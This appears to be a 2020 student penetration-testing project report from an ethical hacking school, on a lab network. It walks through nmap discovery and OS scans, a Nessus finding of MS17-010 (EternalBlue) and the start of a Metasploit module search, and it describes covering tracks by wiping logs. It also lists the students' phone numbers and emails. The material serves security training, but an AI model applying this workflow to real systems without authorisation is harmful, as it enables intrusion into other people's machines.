

**ISOEH**


Indian School Of  
Ethical Hacking

[www.isoeh.com](http://www.isoeh.com)

INDIAN SCHOOL  
OF ETHICAL  
HACKING

# A PROJECT REPORT ON

Network Penetration and System Hacking



# TABLE OF CONTENT

- CONFIDENTIALITY STATEMENT.....
- ACKNOWLEDGEMENT.....
- DISCLAIMER.....
- CONTACT INFO.....
- ASSESSMENT OVERVIEW.....
- PROCESS AND METHODOLOGY.....
- ASSESSMENT COMPONENT.....
- VULNERABILITY SUMMERY.....
- WORK THROUGH AND SCREENSHOTS.....

## **CONFIDENTIALITY STATEMENT**

It is hereby declare that the project work being presented in the project proposal entitled "Network Penetration & System Hacking" in partial fulfillment of the requirements for the award of the degree of BACHELOR OF COMPUTER APPLICATION, is an authentic work carried out under the guidance of MR. ANUBHAV KHETTRY. The matter embodied in this project work has not been submitted elsewhere for the award of any degree of our knowledge and belief.

**Date : 23 JUL - 2020**

**Name of the students**

**IZAZ ALI**

**VIKASH KUMAR RAY**

## **ACKNOWLEDGEMENT**

Success of any project depends largely on the encouragement and guidelines of many others. I take this sincere opportunity to express my gratitude to the people who have been instrumental in the successful completion of this project work.

I would like to show my greatest appreciation to Mr. Anubhav Khettry, Subject Matter Expert & Information Security Analyst at ISOEH, Kolkata. I always feel motivated and encouraged every time by his valuable advice and constant inspiration; without his encouragement and guidance this project would not have materialized.

Words are inadequate in offering my thanks to the other trainees, project assistants and other members at ISOEH, Kolkata for their encouragement and cooperation in carrying out this project work. The guidance and support received from all the members and who are contributing to this project, was vital for the success of this project.

## **DISCLAIMER**

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period. Time-limited engagements do not allow for a full evaluation of all security controls. ISOEH prioritized the assessment to identify the weakest security controls an attacker would exploit.

## **CONTACT INFORMATION**


Name	Title	Contact info
Izaz Ali	Brainware University	+91-6295709846 izazo4406@gmail.com
Vikash Kumar Ray	Brainware University	+91-9163810041 9163vikashray@gmail.com

## **Assessment Overview**

From JUN 24th, 2020 to JUL 23th, 2020, we evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. All testing performed is based on the ISOEH Technical Guide to Information Security Testing assessment and open source exploiting frameworks and tools.

# Process and Methodology

There are mainly **5 phases** of hacking. Not necessarily a hacker has to follow these 5 steps in a sequential manner. It's a step wise process and when followed for a better result.



## Reconnaissance:

Reconnaissance is a preliminary activity in which attacker attempt to gather information about a target to launch a attack. It involve scanning the network from inside or outside. In this preparatory phase a attacker wants to collect more information about the subject. We basically collect Network, Host, System and other useful information.

Reconnaissance is two types

1. **Active Recon** : Directly interact with the target for gathering information like scanning network by NMAP.
2. **Passive Recon** : We follow the footprints of the target in various field like social media, public website etc.

## Scanning:

Scanning is the activity that precedes the actual attack and involve acquiring more detailed based on the data obtained during the reconnaissance. In that phase we use tools for scanning vulnerability, port, OS and others. Obtaining this information is sometimes known as **enumeration**. Some of the well known tools that we are using are

1. **NMAP** and **NESSUS** : for network scanning, port scanning, vulnerable service.
2. **Maltego** and **Acunetix** : for website scanning.

## Gaining Access:

In this phase actual attack is implemented with the collected information of phase 1 and 2. A attacker can choose types of attack method to exploitation. But the method is depend upon the info collected in phase 1 and 2, like DDoS attack, buffer overflow and application based attack. An attacker can also insert a Trojan horses, rootkit etc.

### Gaining Access can be different types

- **Operation system level.**
- **Application level.**
- **Network level.**
- **Denial of service.**

### **Maintaining Access:**

After gaining access to the network or the computer an attacker wants to maintain the access to do the desiring task like downloading password file that can be used for further logins, or installing software( Trojan horses, Rootkit etc.) or running some script, stealing precious data, monitoring keystrokes.

### **Covering tracks:**

After successfully hack no thief wants to get caught. An intelligent hacker always clears all evidence so that in the later point of time, no one will find any traces that leading to him. Rootkit is effective in covering these tracks. They also deleting or modifying log files, uninstalig all applications, delete created files etc.

## **Assessment Component**

An external penetration test emulates the role of an attacker attempting to gain access to an internal network or system without internal resources or inside knowledge so we use some well known opensource tools to that. They are following

1. Kali Linux = pentesting distribution.
2. NMAP = network scanning and system information.
3. METASPLOIT = exploiting the target system.
4. NESSUS = industrial standard network scanner

## **Vulnerability Summary**

**Vulnerability :** Eternabluue SMB Remote Windows Kernel Poll Corruption.


**CVE Code :** MS17-010

**Created :** 05-30-2018

**Description :** This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete. This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again. The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead. On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.


# WORK THROUGH AND SCREENSHOTS

NMAP PERFORM ON THE IP 192.168.0.168/16



```
root@kali:~# nmap 192.168.0.0/16
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-14 06:33 EDT
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Stats: 0:00:46 elapsed; 246 hosts completed (9 up), 9 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 47.08% done; ETC: 06:34 (0:00:44 remaining)
Stats: 0:01:49 elapsed; 246 hosts completed (9 up), 9 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 80.60% done; ETC: 06:35 (0:00:25 remaining)
Stats: 0:03:32 elapsed; 246 hosts completed (9 up), 9 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 96.19% done; ETC: 06:37 (0:00:08 remaining)
Stats: 0:04:14 elapsed; 246 hosts completed (9 up), 9 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 96.73% done; ETC: 06:37 (0:00:08 remaining)
Stats: 0:07:11 elapsed; 246 hosts completed (9 up), 9 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.03% done; ETC: 06:40 (0:00:04 remaining)
Stats: 0:07:44 elapsed; 246 hosts completed (9 up), 9 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.46% done; ETC: 06:41 (0:00:03 remaining)
Stats: 0:08:19 elapsed; 246 hosts completed (9 up), 9 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.74% done; ETC: 06:41 (0:00:01 remaining)
Nmap scan report for ralink.dlink.com (192.168.0.1)
```

FOLLOWING DEVICE FOUND ON NMAP SCAN: (XIOAMI,MATOROLA)



```
root@kali:~# nmap 192.168.0.0/16
SYN Stealth Scan Timing: About 99.74% done; ETC: 06:41 (0:00:01 remaining)
Nmap scan report for ralink.dlink.com (192.168.0.1)
Host is up (0.0019s latency).
Not shown: 993 closed ports
PORT      STATE     SERVICE
23/tcp    open      telnet
53/tcp    open      domain
80/tcp    open      http
1723/tcp  filtered pptp
5060/tcp  filtered sip
5061/tcp  filtered sip-tls
8888/tcp  open      sun-answerbook
MAC Address: 10:62:EB:1F:1E:51 (D-Link International)

Nmap scan report for 192.168.0.100
Host is up (0.0079s latency).
All 1000 scanned ports on 192.168.0.100 are closed
MAC Address: AC:C1:EE:B5:0F:C3 (Xiaomi Communications)

Nmap scan report for 192.168.0.101
Host is up (0.0077s latency).
All 1000 scanned ports on 192.168.0.101 are closed
MAC Address: 64:DB:43:92:F3:89 Motorola (Wuhan) Mobility Technologies Communication
```

# A MICROSOFT DEVICE ALSO FOUND IN THE IP 192.168.0.136

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "root@kali: ~". The content of the terminal shows two Nmap scan reports. The first report is for IP 192.168.0.122, which is up with 0 latency. It lists several open ports: 3306/tcp (mysql), 7070/tcp (realserver), and 445/tcp (microsoft-ds). The second report is for IP 192.168.0.136, also up with 0 latency. This report includes many closed ports (991) and several open ports: 135/tcp (msrpc), 139/tcp (netbios-ssn), and 445/tcp (microsoft-ds). A red box highlights the "microsoft-ds" entry in the second report. The desktop background features a blue gradient with a stylized dragon logo.

```
Nmap scan report for 192.168.0.122
Host is up (0.00059s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
3306/tcp  open  mysql
7070/tcp  open  realserver
MAC Address: E4:02:9B:14:F2:4E (Intel Corporate)

Nmap scan report for 192.168.0.136
Host is up (0.00058s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:9B:68:87 (VMware)
```

TO KNOWING MORE ABOUT THE DEVICE OS SCAN PERFORMED ON THAT IP 192.168.0.136

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "root@kali: ~". The content of the terminal shows a detailed Nmap scan for IP 192.168.0.136. The scan is in progress, with 10.50% done, estimated time remaining at 0:45:14. The output includes information about the host being up with 0 latency, 991 closed ports, and several open ports: 135/tcp (msrpc), 139/tcp (netbios-ssn), and 445/tcp (microsoft-ds). It also provides details about the device type (general purpose), operating system (Microsoft Windows 7/2008|8.1), and OS CPE information. The desktop background features a blue gradient with a stylized dragon logo.

```
Firing Scan Timing: About 10.50% done, ETC: 0:45:14 (0.45:14 remaining)
root@kali:~# nmap -T4 -O 192.168.0.136
Starting Nmap 7.00 ( https://nmap.org ) at 2019-07-14 06:50 EDT
Nmap scan report for 192.168.0.136
Host is up (0.00097s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:9B:68:87 (VMware)
Device type: general purpose
Running: Microsoft Windows 7/2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:: - cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
```


WINDOW 7 OPERATING SYSTEM RUNNING ON IP 192.168.0.136 SO I HAVE DECIDED TO PERFORM NESSUS SCAN FOR FINDING SOME VULNERABILITY, IT CAN ALSO BE DONE BY NMAP.

The screenshot shows the Nessus Essentials web interface. The top navigation bar includes tabs for 'Scans' and 'Settings', and a user profile for 'subhajitkp007'. On the left sidebar, there are sections for 'FOLDERS' (My Scans, All Scans, Trash), 'RESOURCES' (Policies, Plugin Rules, Scanners), and 'TENABLE' (Community, Research). The main content area displays a scan titled 'project work'. It shows a summary table with one host (192.168.0.136) and 34 vulnerabilities. A 'Scan Details' panel on the right provides information about the scan, including its name, status, policy, scanner, start and end times, and duration. A 'Vulnerabilities' section features a donut chart showing the distribution of severity levels: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue).

FOUND A CRITICAL VULNERABILITY ON PORT 445

This screenshot shows a detailed view of vulnerabilities found during the 'project work' scan. The main content area is titled 'project work / 192.168.0.136 / Microsoft Windows (Multiple Issues...)'. It displays a table of 2 vulnerabilities, both of which are marked as 'CRITICAL'. The first vulnerability is 'MS17-010: Security Update for Microsoft Windows' and the second is 'MS16-047: Security Update for SAM account'. The 'Scan Details' panel on the right is identical to the previous screenshot, showing the completed scan information. A 'Vulnerabilities' section at the bottom features a donut chart where the 'Critical' category is the largest segment.

## USING METASPLOIT FRAMEWORK TO FIND PAYLOAD AND EXPLOIT THE VULNERABILITY




The screenshot shows a Kali Linux desktop environment with a terminal window titled "root@kali: ~". The terminal displays the output of the command "msfconsole". The output includes a warning about database support and a summary of available modules:

```
root@kali:~# msfconsole
[-] *** Starting the Metasploit Framework console...
[-] * WARNING: No database support: could not connect to server: Connection refused
      Is the server running on host "localhost" (::1) and accepting
      TCP/IP connections on port 5432?
could not connect to server: Connection refused
      Is the server running on host "localhost" (127.0.0.1) and accepting
      TCP/IP connections on port 5432?

[-] ***
      =[ metasploit v5.0.20-dev
+ - -=[ 1886 exploits - 1065 auxiliary - 328 post      ]
+ - -=[ 546 payloads - 44 encoders - 10 nops      ]
+ - -=[ 2 evasion      ]
```

## FOUND THE MODULE AND USING THE PARTICULAR PAYLOAD



The screenshot shows a Kali Linux desktop environment with a terminal window titled "root@kali: ~/Desktop". The terminal displays the following commands and module information:

```
msf5 > search ms17_010
Matching Modules
=====
#  Name
-  --
  1 auxiliary/admin/smb/ms17_010_command
